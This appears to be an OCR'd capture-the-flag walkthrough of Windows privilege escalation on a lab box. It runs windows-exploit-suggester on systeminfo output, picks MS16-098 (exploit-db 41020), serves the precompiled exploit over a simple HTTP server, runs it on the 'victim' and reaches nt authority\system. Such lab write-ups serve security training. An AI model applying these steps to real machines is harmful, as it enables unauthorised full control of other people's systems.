
```
$ ./windows-exploit-suggester.py --database 2014-06-06-mssb.xlsx --systeminfo win7sp1-systeminfo.txt
[*] initiating...
[*] database file detected as xls or xlsx based on extension
[*] reading from the systeminfo input file
[*] querying database file for potential vulnerabilities
[*] comparing the 15 hotfix(es) against the 173 potential bulletins(s)
[*] there are now 168 remaining vulns
[+] windows version identified as 'Windows 7 SP1 32-bit'
[*]
[M] MS14-012: Cumulative Security Update for Internet Explorer (2925418) - Critical
[E] MS13-101: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (2880430) - Im
[M] MS13-090: Cumulative Security Update of ActiveX Kill Bits (2900986) - Critical
[M] MS13-080: Cumulative Security Update for Internet Explorer (2879017) - Critical
[M] MS13-069: Cumulative Security Update for Internet Explorer (2870699) - Critical
[M] MS13-059: Cumulative Security Update for Internet Explorer (2862772) - Critical
[M] MS13-055: Cumulative Security Update for Internet Explorer (2846071) - Critical
[M] MS13-053: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution (2850851) - Cri
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Impor
[*] done
```

→ to run this, we actually need .xlsx and systeminfo files.

- Go back to our shell and find >systeminfo → then copy all the info into a .txt file

1. **systeminfo.txt** file


root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: ~
root@kali: ~/Windows-Exploit-Suggester
Title : Win32k Elevation of Privilege
MSBulletin : MS16-135
CVEID : 2016-7255
Link : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS16-135
VulnStatus : Appears Vulnerable
Title : Nessus Agent 6.6.2 - 6.10.3
MSBulletin : N/A
CVEID : 2017-7199
Link : https://aspe1337.blogspot.co.uk/2017/04/writeup-of-cve-2017-7199.html
VulnStatus : Not Vulnerable
C:\Users\kostas\Desktop>systeminfo
systeminfo
Host Name: OPTIMUM
OS Name: Microsoft Windows Server 2012 R2 Standard
OS Version: 6.3.9600 N/A Build 9600




2. **--database .xlsx** file

```
root@kali:~/Windows-Exploit-Suggester# python windows-exploit-suggester.py --upd
ate
[*] initiating winsploit version 3.3...
[+] writing to file 2019-09-07-mssb.xls
[*] done
root@kali:~/Windows-Exploit-Suggester# ls
2019-09-07-mssb.xls  LICENSE.md  README.md  windows-exploit-suggester.py
root@kali:~/Windows-Exploit-Suggester# gedit sysinfo.txt
root@kali:~/Windows-Exploit-Suggester# python windows-exploit-suggester.py --dat
abase 2019-09-07-mssb.xls --systeminfo sysinfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
```

- We now found some new vulnerable (ms16-098)


```
+] systeminfo input file read successfully (utf-8)
*] querying database file for potential vulnerabilities
*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
*] there are now 246 remaining vulns
+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
+] windows version identified as 'Windows 2012 R2 64-bit'
*]
E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege
scalation (MS16-135) (2)
*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
*]
E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
*]
M] MS16-075: Security Update                    ws SMB Server (3164038) - Important
*]   https://github.com/foxg                   tenPotato
*]   https://github.com/Kevi                   n/Tater
*]   https://bugs.chromium.o                   t-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of P
ivilege
*]   https://foxglovesecurit                   /01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
*]
E] MS16-074: Security Update                    soft Graphics Component (3164036) - Important
*]   https://www.exploit-db.com/exploits/39990/ -- Windows - gdi32.dll Multiple DIB-Related EMF Record Handlers Heap-Based
Out-of-Bounds Reads/Memory Disclosure (MS16-074), PoC
*]   https://www.exploit-db.com/exploits/39991/ -- Windows Kernel - ATMFD.DLL NamedEscape 0x250C Pool Corruption (MS16-074
, PoC
*]
E] MS16-063: Cumulative Security Update for Internet Explorer (3163649) - Critical
```


- Open the link and download the exploit



• After that, we try to **gcc** it to the output into .exe file but **failed** because we dont have the ' **windows.h**' files


- 'locate 41020' to check if the .exe is already built-in **but not found**



- searchsploit **ms16-098**


> we see that there is **.c** and **.txt** is already downloaded.

> Now, let's download the **41020.exe**




> Kill the SimpleHTTP on the other tab and re-open it on this folder.


→ We now hosting that file.



- Transfer that 41020.exe file into the victim machine



- Execute the file on the victim



- Succesfully escalated


C:\Users\kostas\Desktop>sh.exe
sh.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Users\kostas\Desktop>whoami
whoami
nt authority\system
C:\Users\kostas\Desktop>